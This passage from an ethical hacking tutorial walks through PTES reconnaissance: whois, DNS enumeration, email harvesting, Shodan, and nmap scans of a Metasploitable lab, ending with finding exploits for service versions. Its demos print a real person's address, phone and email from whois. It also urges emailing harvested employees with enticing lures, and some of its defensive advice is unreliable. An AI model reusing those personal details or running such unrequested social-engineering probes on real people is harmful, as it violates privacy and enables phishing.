Always remember that not every developers of the target company that will do the resolution is not into cybersecurity so you should be clear and concise in giving the instruction. It must be in step-by-step and very detailed with screenshots to help the developer fix the vulnerability. This is the same with the developers who validate or reproduce the vulnerability to know if the vulnerability is really existing. Some of the attacks cannot be performed by developers or the client's representative so you must indicate the step-by-step process from start to hack.

PART 002 SUMMARY:

- This book uses a methodology called PTES – Penetration Testing Execution Standards
- There are 7 phase of ethical hacking based on PTES:
  - Pre-Engagement
  - Intelligence Gathering
  - Threat Modeling
  - Vulnerability Analysis
  - Exploitation
  - Post-Exploitation
  - Reporting
- Pre-engagement is the process of talking with clients
- Intelligence gathering is the collection of data and useful information that can be used to advance your hack
- Threat modeling is the process of identifying the assets within the data gathered and the classifying of the level of threat per asset
- Vulnerability analysis is the process of identifying the vulnerability on each classified threats and the determining factor how possible it is to hack the system
- Exploitation is the fun part where we gain access to the system
- Post-exploitation is the aftermath process after you owned a system that usually proceeds to escalation of privileges
- Reporting is the creation of write-up and details about the summary of the ethical hacking and the step-by-step process of how you conduct the testing



003: Intelligence Gathering

"If you know the enemy and know yourself you need not fear the results of a hundred battles."
-Sun Tzu, The Art of War

3.1 Introduction

They say that hacking is 90% intelligence gathering then 10% exploitation. Well, this is true in some ways. We can see it in the PTES method where the steps from 1 to 4 (pre-engagement, intelligence gathering, threat modeling, vulnerability analysis), all of them is about data gathering whether from the clients or the system just for you to be sure on what to do and use as your hacking strategy.

3.2 Google

In the following chapters, what we will use as an operating system is the so called Kali Linux. If you don't know how to install it as dual boot, primary boot or in virtual machine then you can use Google to search for tutorials. I will say this just once, if you cannot install Kali Linux by just searching the tutorials then you are not meant to be an ethical hacker so go give this book to those who can. Want to persevere? Then here's you'll gonna simply do:

- Open *www.google.com*
- Input this *kali linux installation*

Google is very powerful. By just inputting things that you want to learn, after several days or weeks you'll end up being knowledgeable on that subject. If you want to ask something, it can provide you with detailed information so don't be lazy to use Google when you need to ask something. This book is not for the spoon-feed people but for those who wants to strive to become better.

Already installed Kali Linux in your computer? Congratulations! Let's proceed to the next one.

3.3 WHOIS Lookup

How to:

1. Open your terminal in Kali Linux

2. Type *whois example.com* (without www)

```
root@bk201:~# whois raksoct.com
   Domain Name: RAKSOCT.COM
   Registry Domain ID: 457734814_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.inames.co.kr
   Registrar URL: http://www.inames.co.kr
   Updated Date: 2017-05-30T03:48:56Z
   Creation Date: 2006-05-22T12:48:36Z
   Registry Expiry Date: 2022-05-22T12:48:36Z
   Registrar: Inames Co., Ltd.
   Registrar IANA ID: 444
   Registrar Abuse Contact Email: abuse@inames.co.kr
   Registrar Abuse Contact Phone: +82.3180219423
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1.SITE4NOW.NET
   Name Server: NS2.SITE4NOW.NET
   Name Server: NS3.SITE4NOW.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2018-06-04T10:49:59Z <<<
```

whois lookup for www.raksoct.com

```
Admin Name: Se Wha Moon
Admin Organization: Se Wha Moon
Admin Street: Maewha Chunggu Villa  603-206 Yatap-dong, Bundang-gu, Seongnam-si
Admin City: Gyeonggi-do
Admin State/Province: Metro Manila
Admin Postal Code: 463070
Admin Country: PH
Admin Phone: +82.317063861
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: swmoon@adb.org
```

Other information about the admin of the website

Purpose:

WHOIS lookup gives us several information about the target system. Here are the list of the possible useful information that we can gather using this tool:

- **Registrar**: This gives us the website where they purchase their domain name. Hackers can take advantage of it because they can see the login and mostly the username is their domain name itself so if the target is using *cryptors.org* then probably the username is *cryptors.org*. After that the password can be brute-force using the techniques in password cracking. In our example, we already know that their registrar comes from Inames Co., Ltd. with a website of inames.co.kr
- **Name Server**: This gives us the server where the website is hosted. It also gives us a hint how many backup servers they have. In this example, our target is hosted in site4now.net and

there are 3 servers running the website namely ns1.site4now.net, ns2.site4now.net and ns3.site4now.net. The advantage of knowing where it host their website is you can know some familiar ports based on that hosting that may land you into admin, database and many more. It is also helpful for them because they will know what kind of exploit they can use to advance their strategy into the next level

- **Admin Details**: This gives us the details also about who is the owner of the website. Comes from the word itself *whois* it helps us to know more who is the owner by giving us the admin name, admin address, admin email and admin phone number. Although sometimes, not all of them are reliable but it's worth trying to use each one of those as a basis to come up with some idea of how you can use social engineering to that target.

How to Secure Yourself From This:

- **Registrar:** Use a strong password that contains a capital letter, symbol, numbers and lowercase letter. It will slow the password cracking by decades.
-

Name Server: You can use *Cloudflare* to hide your real servers just like what we did in cryptors.org

  As you can see in the image above, the name server that appears on our whois lookup is aida.ns.cloudflare.com and pablo.ns.cloudflare.com and it's not really where our website is stored.
- **Admin Details:** You can use *Whois Privacy* offered by domain name registrars to hide your information. They change your

personal information into some random information that is not true or with some default text like this:


Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext:
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext:
Admin Email: 01a71d89e668eea3c82b4a33d851dfd2-1696395@contact.gandi.net

As you can see in the image above, all of the information about the admin was change into a default text which is *REDACTED FOR PRIVACY* and you can try to see this by performing whois lookup to megacorpone.com

3.4 DNS Reconnaissance

How to:

1. Open your terminal in Kali Linux
2. Type *dnsenum example.com*


Name Servers:
ns2.site4now.net. 2400 IN A 23.89.199.119
ns2.site4now.net. 2400 IN A 209.132.245.131
ns3.site4now.net. 2971 IN A 198.98.124.111
ns3.site4now.net. 2971 IN A 72.26.101.2
ns1.site4now.net. 2306 IN A 208.118.63.170
Mail (MX) Servers:
aspmx.l.google.com. 291 IN A 74.125.203.27
aspmx3.googlemail.com. 291 IN A 74.125.129.27
alt1.aspmx.l.google.com. 291 IN A 64.233.179.27
aspmx2.googlemail.com. 291 IN A 64.233.179.27
alt2.aspmx.l.google.com. 291 IN A 74.125.129.27

dnsenum for raksoct.com

Purpose:

- **Double Check**: We do the dnsenum to double check if our findings in whois is also the same to avoid the false positive.
- **IP Address of Each Server**: It also helps us to know the IP addresses of each server they are using
- **Mail Server**: It also helps us to know what kind of mail server


they are using. In this example, we can see here a google.com that means they are using Gmail for their email.

3.5 Email Harvesting


How to:

1. Open a terminal in Kali Linux
2. Type *theharvester -d example.com -b google*

using theharvester in mapua.edu.ph



publicly available emails found by theharvester



other websites related to the target found by theharvester

Purpose:

- **Emails**: Obviously, you can see the emails publicly available in the website. Hackers can use this to perform social engineering to each owner of those emails. They can also use that to send phishing email to gather credentials such as usernames and passwords.

- **Subdomains**: Additional function of this is to also harvest the related websites such as the subdomains. It can be useful for hackers because the more platform they have to see, the more chance they can see a vulnerability.

How to Secure Yourself From This:

- **Email:** Do not put too much emails in your website, especially the personal emails.
- **Subdomains**: Hide your subdomains from the web crawlers. Do this by by adding a file called robots.txt in the root directory of your subdomain website containing this:

*User-agent: **
Disallow: /


3.6 Maltego

This tool is using GUI – Graphical User Interface. It means it is just point and click. You can open this on your Kali by just searching for it and typing Maltego. The pretty thing that Maltego can work on is to do all of the jobs of those techniques we already told you in this chapter with additional information like phone numbers/mobile numbers, computers and people inside a company, etc. I don't want to spoon-feed you so go challenge yourself by exploring by yourself on this thing.

3.7 People Search

How to:

1. Open a web browser
2. Go to www.pipl.com


pipl
Name, Email, Username or Phone
Location (optional)
Search Over 3,182,490,756 People
With the world's largest people search engine, Pipl is the place to find the person behind the email address, social username or phone number.

Purpose:

- Pipl is popular when it comes to background checking a person. This website can give you a lot of information about the person you are searching to the point that this can be used by hackers to create a social engineering scheme or strategy in hacking everything from you.


How to Secure Myself From This:

- Simply don't post too much information about yourself in social media, whether it's in Facebook or LinkedIn.

3.8 Hacker's Search Engine

How to:

1. Open a web browser
2. Go to shodan.io


SHODAN
Explore
Developer Pricing
Enterprise Access
Contact Us
The search engine for Webcams
Shodan is the world's first search engine for Internet-connected devices.
Create a Free Account
Getting Started
Explore the Internet of Things
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.
Monitor Network Security
Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Purpose:

- Shodan give you an ability to search for a company there and give you a vulnerable hardware or device inside that company whether the device is a server, webcams, computer, router etc.

How to Secure Myself From This:

- Always update and upgrade your devices inside the company and be updated to the newest threat.


3.9 Nmap

Nmap is one of the most popular, flexible and trusted port scanner to date. It has been actively developed by talented cybersecurity enthusiasts for over a decade and has numerous features not just for port scanning.

3.9.1 Traffic in Port Scanning

Nmap by default scans only the 1000 most popular ports on a given machine. At the same time let's examine the amount of data used in a normal scan.

How to:

1. Open terminal in Kali Linux
2. 
root@bk201:~# iptables -I INPUT 1 -s 192.168.43.166 -j ACCEPT
root@bk201:~# iptables -I OUTPUT 1 -d 192.168.43.166 -j ACCEPT
root@bk201:~# iptables -Z
root@bk201:~#
Type this in the terminal: (Change the IP Address of the target computer, in this example I used metasploitable virtual machine as a practice lab) *This is for us to capture how much traffic it can cost to do normal scan*

NOTE: Download metasploitable here: https://sourceforge.net/projects/metasploitable/

```
root@bk201:~# nmap -sT 192.168.43.166

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-05 21:17 +08
Nmap scan report for 192.168.43.166
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D5:8A:76 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
```

3. Type this in the terminal: *Performing a normal TCP scan to the target 192.168.43.166*

```
root@bk201:~# iptables -vn -L
Chain INPUT (policy ACCEPT 15 packets, 1275 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1005 41044 ACCEPT     all  --  *      *       192.168.43.166       0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 15 packets, 939 bytes)
 pkts bytes target     prot opt in     out     source               destination
 1046 62392 ACCEPT     all  --  *      *       0.0.0.0/0            192.168.43.166
root@bk201:~#
```

4. Type this in the terminal:
Outputs the amount of traffic it cost and in this example gains a total of 62392 bytes or 61KB of traffic

What if we want to scan every ports and not just the 1000 popular ports in a certain machine? To be specific, all of the 65,535 ports in one machine. Let's see here how much traffic it will cost us to do this extensive port scanning.

```
root@bk201:~# iptables -Z
root@bk201:~# nmap -sT -p 1-65535 192.168.43.166

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-05 21:36 +08
Nmap scan report for 192.168.43.166
Host is up (0.0051s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
48027/tcp open  unknown
48936/tcp open  unknown
55274/tcp open  unknown
58293/tcp open  unknown
MAC Address: 08:00:27:D5:8A:76 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
```

5. Type this in the terminal: *Scanning the port 1 to 65,535 in the target 192.168.43.166 using the option -p and we use also the iptables -Z to record the traffic*

```
root@bk201:~# iptables -vn -L
Chain INPUT (policy ACCEPT 23 packets, 1903 bytes)
 pkts bytes target     prot opt in     out     source               destination
65535 2622K ACCEPT     all  --  *      *       192.168.43.166       0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 23 packets, 1399 bytes)
 pkts bytes target     prot opt in     out     source               destination
65595 3935K ACCEPT     all  --  *      *       0.0.0.0/0            192.168.43.166
root@bk201:~#
```


6. Type this in the terminal:
This time it is a lot bigger that costs us 3,935KB or 3.8MB


If you will do this in a class C network with 254 hosts then it would result in sending almost a gigabyte of traffic to the network. However this is not effective in some networks that has a traffic restrictions (such as slow uplink) so we need to do another technique to balance and search efficiently for open ports.

3.9.2 Network Sweeping

This is a technique used in dealing with large volume of hosts, and fortunately, this is also helpful if you are conserving network traffic. This technique will tell us what computers are up and can give us a reference in understanding the whole target network without exerting a lot of traffic.

How to:


1. 
```
root@bk201:~# iptables -Z
root@bk201:~# nmap -sn 192.168.43.1-254

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-05 22:28 +08
Nmap scan report for 192.168.43.1
Host is up (0.020s latency).
MAC Address: F0:27:65:39:5F:86 (Murata Manufacturing)
Nmap scan report for 192.168.43.166
Host is up (0.00096s latency).
MAC Address: 08:00:27:D5:8A:76 (Oracle VirtualBox virtual NIC)
Nmap scan report for bk201 (192.168.43.189)
Host is up.
Nmap done: 254 IP addresses (3 hosts up) scanned in 22.59 seconds
```
Type this in the terminal:
iptables -Z for us to record the traffic then nmap with option -sn to perform network sweeping


2. 
```
root@bk201:~# iptables -vn -L
Chain INPUT (policy ACCEPT 19 packets, 1092 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      *       192.168.43.166       0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 24 packets, 1373 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      *       0.0.0.0/0            192.168.43.166
root@bk201:~#
```
Let's try to figure out how much traffic it cost:
The cost of traffic is zero which is very efficient for us!

3.9.3 OS Fingerprinting

Nmap has also a feature to know the target's operating system by examining the packets received from the target. This is because every operating system has different implementations of TCP/IP stack, such as default TTL values and TCP window size. These data can create a fingerprint that can be known by Nmap.

How to:

1. 
root@bk201:~# nmap -O 192.168.43.166
Starting Nmap 7.70 (https://nmap.org) at 2018-06-08 15:23 +08
Nmap scan report for 192.168.43.166
Host is up (0.00022s latency).
Not shown: 977 closed ports
Type this in the terminal *Using the -O option to do the OS fingerprinting on our metasploitable target*

2. 
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
OS detection performed. Please report
Look for the *OS Details:*
In here, we can see that the target's operating system is Linux 2.6.9 – 2.6.33

3.9.4 Service Enumeration

This feature allows us to identify the services on each ports by running several enumeration scripts such as the -sV parameter. **How to:**


1. Type this in terminal:

```
root@bk201:~# nmap -sV 192.168.43.166
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-08 15:44 +08
Nmap scan report for 192.168.43.166
Host is up (0.00037s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Using the -sV parameter to enumerate the services in our metasploitable target

CHAPTER 003 SUMMARY:

- It is very important to know that you must not rely only in the commands that was given in this chapter. If you really want to maximize the use of those commands then go explore the help page of those tools and know what it does in the background
- It is also important to know that you must not rely only to the techniques given to you in this chapter. You can explore more techniques in intelligence gathering outside this book because as the time goes by, there will be better resources we have to use in order to make our work much more effective and efficient.
- This is the 90% of the hacking part so most probably you must be patient in this phase



004: Vulnerability Analysis

Failure is the key to success; each mistake teaches us something.

4.1 Introduction

Maybe you are thinking why we skip the threat modeling in here. Well, the threat modeling is more of analyzing the data gathered and identifying which of them is the asset and can be a threat if known or given to the hackers. No hands-on, so we better advance to the next phase which is the vulnerability analysis to identify which of those assets are in danger.


4.2 Manual Vulnerability Assessment

This is the first thing that we must do before doing some automated scan. This is for the reason that the vulnerability scanners are mostly very loud in the part of the target and we assume that you want to do your job as silent as possible from the network engineers or developers of your target.


4.2.1. Using the Service Enumeration

Last chapter we tackle about enumerating the services in each port of the target. The good news here is we can use that to know if the system is vulnerable. Let's dive into that:

How to:

1. Use the technique we learned in Nmap in enumerating the services of the target by typing in to the terminal the
   nmap -sV 192.168.43.166
   Just change the I.P. address into your target's I.P. address.
2. 
root@bk201:~# nmap -sV 192.168.43.166
Starting Nmap 7.70 (https://nmap.org) at 2018-06-11 10:10 +08
Nmap scan report for 192.168.43.166
Host is up (0.00019s latency).
Not shown: 978 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
   Examine the results, especially the versions of the services. There are so many services in the results but let's copy just one for now, in my case the

vsftpd 2.3.4

3. 
vsftpd 2.3.4 exploit
All
Videos
Images
News
Shopping
More
Settings
Tools
About 10,800 results (0.48 seconds)
VSFTPD v2.3.4 Backdoor Command Execution | Rapid7
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive ...
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) - Exploit-DB
https://www.exploit-db.com/exploits/17491/
Jul 5, 2011 - vsftpd 2.3.4 - Backdoor Command Execution (Metasploit). Remote exploit for Unix platform. Tags: Metasploit Framework (MSF)
Paste it on Google with a word *exploit* after the service name:

As you can see, there are existing exploit made for that service that we can use later on to gain access to the system.

4. That's it for now, because the gaining of access will be in exploitation phase. The goal here in our assessment is to know if there is an existing hole in the system or possible drillable wall that we can destroy to exploit the system.

4.2.2 Using The Emails/Whois

In previous chapter, we discovered the emails inside the target's company. In this moment, we can also use that to check if they are vulnerable with some kind of social engineering attack.

How to:

1. Gather the emails and WHOIS info you accumulate in your target using the harvester (theharvester -d example.com -b google) and the whois (whois www.example.com).
2. Call the telephone number or text the mobile number if it is really the target. If positive, then it means you can perform social engineering attack direct to the owner of the website which is again, a kind of vulnerability or hole that we are finding here.
3. Email all of the emails you gathered with some enticing offer and wait if there is someone who are actively replying on your email. If positive, then it means you can perform social engineering attack directly to the worker inside the company. Always remember that if there is *connection* then hacking is inevitable.
4. In this kind of social engineering attack, we will tackle in the next chapters the tool we will use called Social Engineering Toolkit that can help us perform this awkward hack a little more comfortable for us.

4.2.3 Viewing the Page Source

Most of the time, developers tend to forget something with their codes so in order for them to remember these things, they comment it in the source code.

